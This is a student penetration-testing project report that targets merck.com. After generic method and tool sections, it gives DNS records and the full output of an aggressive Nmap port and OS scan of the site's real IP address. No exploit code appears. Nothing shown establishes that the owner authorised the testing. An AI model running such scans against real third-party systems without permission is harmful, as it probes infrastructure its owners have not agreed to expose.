Project Report

Team no: 2.6

Project: Web Application Penetration Testing.

Team Members:
Gopuram Karthik - 20BCN7008
M. Naga Surya Teja Reddy - 20BCN7021
G. Sai Kanth Pushkar - 20BCN7119.

Under Guidance of:
Prof. P. Manoj & Smart Internz platform

Campus:
VIT - AP

CONTENTS:

INTRODUCTION

Web application penetration testing, also known as web app pentesting, is the process of assessing the security of a web application by identifying vulnerabilities and weaknesses that could be exploited by attackers. It involves simulating real-world attacks on the application to identify potential entry points and security flaws. Pentesting helps organizations discover vulnerabilities and implement appropriate security measures to protect their web applications and the data they handle.

Overview of Web Application Pentesting Project:

The first step in a web application pentesting project is to define the scope. This includes determining the specific web application(s) to be tested, identifying the testing objectives, and defining any limitations or constraints.

In this phase, the pentester collects as much information as possible about the target application. This includes understanding the application's architecture, technologies used, APIs, server details, and any available documentation. The pentester may also perform reconnaissance activities like open-source intelligence (OSINT) gathering to gather information about the target organization and its web presence.

The pentester analyzes the gathered information to identify potential threats and attack vectors specific to the web application. This helps in prioritizing the testing efforts and focusing on the most critical areas.

Automated vulnerability scanning tools are used to scan the target application for known vulnerabilities and common security misconfigurations. These tools can identify issues such as outdated software versions, insecure configurations, or missing patches.

Manual testing involves a hands-on approach where the pentester manually probes the application for vulnerabilities. Techniques such as input validation testing, authentication and authorization testing, session management testing, and error handling testing are performed. The goal is to identify vulnerabilities that may not be easily detected by automated tools.

Once vulnerabilities are identified, the pentester attempts to exploit them to demonstrate the potential impact of an attacker gaining unauthorized access or performing malicious activities. However, the exploitation is done within the predefined boundaries and agreed-upon rules of engagement.

A comprehensive report is generated detailing the findings, including the identified vulnerabilities, their impact, and recommended remediation actions. The report typically includes an executive summary, technical details, and supporting evidence such as screenshots or proof-of-concept code. The report helps the organization understand the risks associated with their web application and take appropriate measures to address them.

The organization addresses the identified vulnerabilities based on the recommendations provided in the report. Once the fixes are implemented, a retest is conducted to verify that the vulnerabilities have been effectively remediated.

Web application security is an ongoing process. Regular monitoring and periodic pentesting help ensure that new vulnerabilities are promptly identified and addressed. It is recommended to conduct pentesting after major updates or changes to the application to maintain a robust security posture.Our project focuses on conducting a comprehensive web application penetration testing on a website *merck.com*. The goal is to identify potential vulnerabilities and security weaknesses that could be exploited by attackers to gain unauthorized access, steal sensitive information, or disrupt the website's functionality. The project involves a step-by-step process that includes scoping, information gathering, threat modeling, vulnerability scanning, manual testing, exploitation (within predefined boundaries), reporting, remediation, and verification as in our overview.

If vulnerabilities are discovered, we attempt to exploit them within the predefined boundaries and agreed-upon rules of engagement. The goal is to demonstrate the potential impact of these vulnerabilities and provide concrete evidence to support our findings.

Overall, web application pentesting plays a vital role in assessing the security posture of web applications and helps organizations proactively identify and mitigate vulnerabilities before they can be exploited by malicious actors.

Purpose

The purpose of a web application penetration testing project is to assess the security posture of a web application and identify vulnerabilities that could be exploited by malicious actors. By conducting thorough testing and analysis, the project aims to achieve the objectives such as Identifying vulnerabilities, Assess security controls, Measure compliance, Prioritize remediation efforts, Enhance security posture and Increase customer trust.

Overall, the project aims to strengthen the security posture of the web application, mitigate risks, protect sensitive data, comply with regulations, and maintain customer trust. It provides organizations with valuable insights into their security vulnerabilities and enables them to take proactive measures to address those vulnerabilities and improve their overall security resilience.

Our project helps organizations improve their incident response preparedness by identifying vulnerabilities and potential attack vectors, the project enables organizations to anticipate and plan for potential security incidents. This includes developing response plans, implementing monitoring and detection systems, and training staff to effectively respond to and mitigate security breaches or attacks.

LITERATURE SURVEY

A literature survey for a project on web application pentesting on a website would involve researching and reviewing existing literature, academic papers, research studies, and industry publications related to web application security and pentesting.

By conducting a thorough literature survey, you can gather valuable insights, knowledge, and references from existing research and publications. It will provide a solid foundation for your project on web application pentesting and help you stay informed about the latest developments in the field.

While web application penetration testing is a crucial practice for assessing the security of web applications, it is not without its challenges and existing problems. Some of the common **problems encountered in web application pentesting include:**

- **Lack of Testing Coverage:**

  Due to the complexity of modern web applications, it can be challenging to achieve comprehensive testing coverage. Various layers, technologies, and functionalities within the application may be overlooked, leaving potential vulnerabilities undetected.

  Solution:

  Implement a comprehensive testing approach that covers all layers, technologies, and functionalities of the web application. This can involve conducting a thorough scoping exercise, identifying critical components, and ensuring proper testing coverage across the application.

- **False Positives and False Negatives:**
  Automated vulnerability scanning tools used in web application pentesting may generate false positives, flagging issues that do not actually exist. On the other hand, false negatives can occur when vulnerabilities are not detected by the tools, leading to a false sense of security.

Solution:
Validate and tune automated vulnerability scanning tools to reduce false positives and false negatives. Regularly update and configure the tools to improve their accuracy and effectiveness in identifying vulnerabilities.

- **Time Constraints:**
  Pentesting projects often face time constraints, which can limit the depth and thoroughness of the testing process. As a result, certain vulnerabilities may be missed or not adequately explored.
  Solution:
  Allocate sufficient time for the pentesting project to ensure a thorough and detailed assessment. Consider the complexity of the application and allocate time accordingly to allow for comprehensive testing and in-depth analysis.
- **Lack of Documentation:**
  Inadequate documentation or limited access to the application's source code and architecture can pose challenges during pentesting. It may hinder the understanding of the application's functionalities and increase the difficulty of identifying vulnerabilities.
  Solution:
  Ensure that proper documentation of the web application, including architecture, functionalities, and relevant information, is available to the pentesting team. Establish communication channels with developers and stakeholders to clarify any ambiguities and facilitate knowledge transfer.
- **Lack of Standardized Methodologies:**
  Although there are established methodologies for web application pentesting (such as the OWASP Testing Guide), there is still a lack of standardization across the industry. Different pentesters may follow different approaches, making it challenging to compare and assess the quality and effectiveness of the testing.
  Solution:
  Promote the use of standardized methodologies, such as the OWASP Testing Guide, to ensure consistency and comparability in web application pentesting practices. Encourage the adoption of industry best practices and frameworks to enhance the quality and effectiveness of testing.
- **Limited Testing Environment:**
  Pentesting is typically conducted in a controlled testing environment, which may not accurately reflect real-world scenarios. This can result in potential vulnerabilities being overlooked or the impact of identified vulnerabilities not fully assessed.
  Solution:
  Create a testing environment that closely resembles the production environment to simulate real-world scenarios. Use representative data, configurations, and network setups to better assess the impact of vulnerabilities and validate the effectiveness of security controls.

- **Evolving Threat Landscape:**
  The evolving threat landscape poses a continuous challenge in web application pentesting. New vulnerabilities, attack techniques, and emerging technologies require constant adaptation and staying up-to-date with the latest security trends and vulnerabilities.
  Solution:
  Stay updated with the evolving threat landscape by investing in continuous learning and professional development for pentesters. Encourage participation in conferences, training programs, and communities to acquire new skills and knowledge about emerging vulnerabilities and attack techniques.
- **Skill and Expertise Gap:**
  Web application pentesting requires skilled and experienced professionals who possess in-depth knowledge of web technologies, security vulnerabilities, and testing methodologies. However, there is a shortage of skilled pentesters, making it difficult for organizations to find and hire qualified individuals.
  Solution:
  Invest in training programs, certifications, and mentorship initiatives to bridge the skill and expertise gap in web application pentesting. Encourage knowledge sharing and collaboration within the organization and promote the development of a skilled and knowledgeable pentesting team.
- **Integration with Development Lifecycle:**
  Pentesting is often performed as a one-time activity, rather than integrated into the software development lifecycle. Lack of collaboration between development and security teams can result in delayed vulnerability detection and remediation.
  Solution:
  Foster collaboration and integration between development and security teams throughout the software development lifecycle. Embed security practices, including pentesting, into the development process to identify and address vulnerabilities early on. Implement processes for regular communication, knowledge sharing, and joint efforts in vulnerability remediation.

Addressing these problems requires a combination of technical solutions, process improvements, and continuous education and training of professionals involved in web application pentesting. Efforts such as refining testing methodologies, improving automation tools, fostering collaboration between development and security teams, and promoting knowledge sharing within the industry can help overcome these challenges and enhance the effectiveness of web application pentesting.

By implementing these proposed solutions, organizations can enhance the effectiveness, coverage, and accuracy of web application pentesting. This, in turn, leads to better identification and mitigation of vulnerabilities, improved overall security posture, and reduced risk of successful attacks on web applications.

THEORITICAL ANALYSIS:

Hardware:

Computer System: A capable computer system is essential for running the necessary tools and software. It should have sufficient processing power, memory, and storage capacity to handle the testing environment effectively.

Operating System: You will need a supported operating system, such as Windows, macOS, or Linux, installed on your testing machine. The choice of the operating system may depend on your familiarity and preference, as well as the specific tools you plan to use.

Network Adapter: A network adapter is required to connect your testing machine to the network and communicate with the Metasploitable machine. Ensure that your network adapter supports the required network protocols, such as Ethernet or Wi-Fi.

Virtualization Software: Metasploitable is often run as a virtual machine (VM) using virtualization software. Popular options include VMware Workstation, VirtualBox, or Hyper-V. Install the virtualization software of your choice, ensuring it is compatible with your operating system.

Additional Machines: Depending on your testing requirements, you may need multiple machines to create a comprehensive testing environment. These machines can act as attackers, victims, or network devices to simulate different scenarios and test the vulnerabilities present in Metasploitable.

Networking Equipment: Depending on the complexity of your testing environment, you may require networking equipment such as switches, routers, or network cables to create a local network for testing purposes. This allows you to isolate the testing environment and prevent any unintended impact on your production network.

External Devices: In some cases, you may need additional hardware devices, such as USB adapters, wireless network cards, or specialized testing equipment, to perform specific tests or simulate certain attack vectors.

Software:

Metasploit Framework: Metasploit is a widely used penetration testing framework that provides a comprehensive set of tools and exploits to assess the security of systems. It includes a large collection of exploits, payloads, and auxiliary modules that can be utilized to identify and exploit vulnerabilities in the Metasploitable machine.

Nmap: Nmap is a powerful network scanning tool that allows you to discover open ports, identify running services, and gather information about the target system. It is often used in combination with Metasploit for reconnaissance and vulnerability assessment.

Nessus: Nessus is a vulnerability scanner that helps identify potential security flaws in systems. It can perform both local and remote vulnerability checks, and provides detailed reports on discovered vulnerabilities. Nessus is commonly used to scan the Metasploitable machine for known vulnerabilities.

Burp Suite: Burp Suite is an integrated platform for performing web application security testing. It includes various tools such as a web proxy, scanner, and intruder, which can be utilized to identify and exploit vulnerabilities in web applications running on the Metasploitable machine.

Hydra: Hydra is a network login cracker that supports various protocols such as SSH, FTP, Telnet, and more. It can be used to perform brute-force or dictionary attacks against services on the Metasploitable machine that require authentication.

ZAP (Zed Attack Proxy): ZAP PROXY is an open-source web application security testing tool used to identify and exploit vulnerabilities in web applications. It provides a wide range of features, including active and passive scanning, fuzzing, and intercepting proxy, making it a popular choice among security professionals for web application penetration testing.

EXPERIMENTAL INVESTIGATION

During the investigation and analysis conducted while working on the proposed solutions for the problems in web application pentesting, several factors were taken into consideration. Here is an overview of the analysis conducted:

Review of Existing Research and Literature: The investigation involved a thorough review of existing research papers, academic literature, industry publications, and best practices related to web application security and pentesting. This helped identify common problems and challenges faced in the field and understand the proposed solutions from previous studies.

Evaluation of Real-World Case Studies: Analysis of real-world case studies and practical examples of web application pentesting projects provided insights into the challenges faced and the approaches taken to overcome them. These case studies offered valuable information on successful strategies and lessons learned.

Stakeholder Interviews and Surveys: Interviews and surveys with pentesters, security professionals, and development teams were conducted to gather firsthand insights into the existing problems and challenges faced during web application pentesting. These interactions helped in identifying specific pain points and understanding the perspectives of the individuals involved in the process.

Comparative Analysis of Methodologies and Tools: Different methodologies, frameworks, and tools used in web application pentesting were evaluated and compared to identify their strengths, limitations, and effectiveness in addressing the identified problems. This analysis helped determine the best practices and approaches to adopt.

Industry Standards and Guidelines: Compliance requirements and industry standards, such as OWASP Top 10 and PCI DSS, were reviewed to understand the recommended security practices and how web application pentesting aligns with these standards. This analysis provided insights into the necessary steps and considerations for ensuring compliance and meeting security requirements.

Expert Opinions and Consultation: Expert opinions from experienced pentesters, security consultants, and industry professionals were sought to gain insights into the challenges faced and the potential solutions. Consulting with experts helped validate the proposed solutions and ensured that the analysis was based on industry expertise and practical experience.


By conducting this investigation and analysis, the proposed solutions were formulated based on a combination of empirical evidence, industry best practices, expert opinions, and practical considerations. The aim was to address the existing problems in web application pentesting and provide actionable solutions that can enhance the effectiveness, accuracy, and coverage of the testing process, ultimately improving the security posture of web applications.

Results and findings:

RECONNAISSANCE AND INFORMATION GATHERING:

MERCK.COM

DNS – LOOKUP:



nslookup.io/domains/merck.com/dns-records/#cloudflare

NsLookup.io — merck.com — Find DNS records — Learning — Browser extension — API

DNS records for **merck.com**

Cloudflare | Google DNS | OpenDNS | Authoritative | Local DNS


The Cloudflare DNS server responded with these DNS records. Cloudflare will serve these records for as long as the time to live (TTL) has not expired. After this period, Cloudflare will update its cache by querying one of the authoritative name servers.

A records

IPv4 address	Revalidate in
192.0.66.224	5m

Automattic, Inc

Location	San Francisco, California, United States of America
AS	AS2635
AS name	Automattic, Inc



nslookup.io/domains/merck.com/dns-records/#cloudflare

Cloudflare | Google DNS | OpenDNS | Authoritative | Local DNS

NS records

Name server	Revalidate in
ns6.customer.level3.net.	1h
cmtu.mt.ns.els-gms.att.net.	1h
dbru.br.ns.els-gms.att.net.	1h
ns9.customer.level3.net.	1h
cbru.br.ns.els-gms.att.net.	1h
dmtu.mt.ns.els-gms.att.net.	1h


MX records

Mail server	Priority	Revalidate in
msdcloud.mail.protection.outlook.com.	0 Primary	1h

Other records — SOA


SOA data		Revalidate in
Start of authority	dbru.br.ns.els-gms.att.net.	1h
Email	rm-hostmaster@ems.att.com	
Serial	1682	
Refresh	1h	
Retry	20m	

Nmap scan:




```
nmap -p 1-65535 -T4 -A -v 192.0.66.224
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 15:43 India Standard Time
NSOCK ERROR [0.3600s] ssl_init_helper(): OpenSSL legacy provider failed to load.

NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:43
Completed NSE at 15:43, 0.00s elapsed
Initiating NSE at 15:43
Completed NSE at 15:43, 0.00s elapsed
Initiating NSE at 15:43
Completed NSE at 15:43, 0.00s elapsed
Initiating Ping Scan at 15:43
Scanning 192.0.66.224 [4 ports]
Completed Ping Scan at 15:43, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:43
Completed Parallel DNS resolution of 1 host. at 15:43, 0.07s elapsed
Initiating SYN Stealth Scan at 15:43
Scanning 192.0.66.224 [65535 ports]
Discovered open port 80/tcp on 192.0.66.224
Discovered open port 443/tcp on 192.0.66.224
SYN Stealth Scan Timing: About 6.68% done; ETC: 15:50 (0:07:13 remaining)
SYN Stealth Scan Timing: About 14.14% done; ETC: 15:51 (0:06:47 remaining)
SYN Stealth Scan Timing: About 25.80% done; ETC: 15:49 (0:04:39 remaining)
SYN Stealth Scan Timing: About 39.45% done; ETC: 15:48 (0:03:15 remaining)
SYN Stealth Scan Timing: About 53.99% done; ETC: 15:47 (0:02:14 remaining)
SYN Stealth Scan Timing: About 71.84% done; ETC: 15:47 (0:01:13 remaining)
Completed SYN Stealth Scan at 15:47, 235.98s elapsed (65535 total ports)
Initiating Service scan at 15:47
Scanning 2 services on 192.0.66.224
Completed Service scan at 15:47, 10.82s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.0.66.224
Initiating Traceroute at 15:47
Completed Traceroute at 15:47, 3.03s elapsed
Initiating Parallel DNS resolution of 7 hosts. at 15:47
Completed Parallel DNS resolution of 7 hosts. at 15:47, 11.17s elapsed
NSE: Script scanning 192.0.66.224.
Initiating NSE at 15:47
Completed NSE at 15:47, 5.28s elapsed
Initiating NSE at 15:47
Completed NSE at 15:47, 1.89s elapsed
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Nmap scan report for 192.0.66.224
Host is up (0.11s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     nginx
|_http-title: 404 Not Found
443/tcp open  ssl/http nginx
|_http-title: 404 Not Found
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=*.go-vip.co
| Subject Alternative Name: DNS:*.go-vip.co, DNS:go-vip.co
| Issuer: commonName=Sectigo RSA Domain Validation Secure Server CA/organizationName=Sectigo Limited/stateOrProvinceName=Greater Manchester/countryName=GB
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2022-10-26T00:00:00
| Not valid after:  2023-11-26T23:59:59
| MD5:   3d51af03687c293dec2c285852810803
|_SHA-1: b938b3a2ce22cc0aab836cde30551e43276440a6
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: phone
Running: Google Android 7.X, Linux 3.X
OS CPE: cpe:/o:google:android:7.1.2 cpe:/o:linux:linux_kernel:3.10
OS details: Android 7.1.2 (Linux 3.10)
Network Distance: 10 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   1.00 ms  172.18.116.10
2   5.00 ms  220.158.183.1.static-andharapradesh.powertel.in.183.158.220.in-addr.arpa (220.158.183.1)
3   67.00 ms 103.120.29.91.static-delhi.powertel.in (103.120.29.91)
4   67.00 ms 103.120.29.90.static-delhi.powertel.in (103.120.29.90)
5   ...
6   68.00 ms 172.20.7.5
7   ... 8
9   72.00 ms 202.191.178.34
10  73.00 ms 192.0.66.224

NSE: Script Post-scanning.
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Initiating NSE at 15:47
Completed NSE at 15:47, 0.00s elapsed
Read data files from: E:\Program Files (x86)\Nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 276.42 seconds
           Raw packets sent: 131301 (5.779MB) | Rcvd: 189 (8.778KB)
```

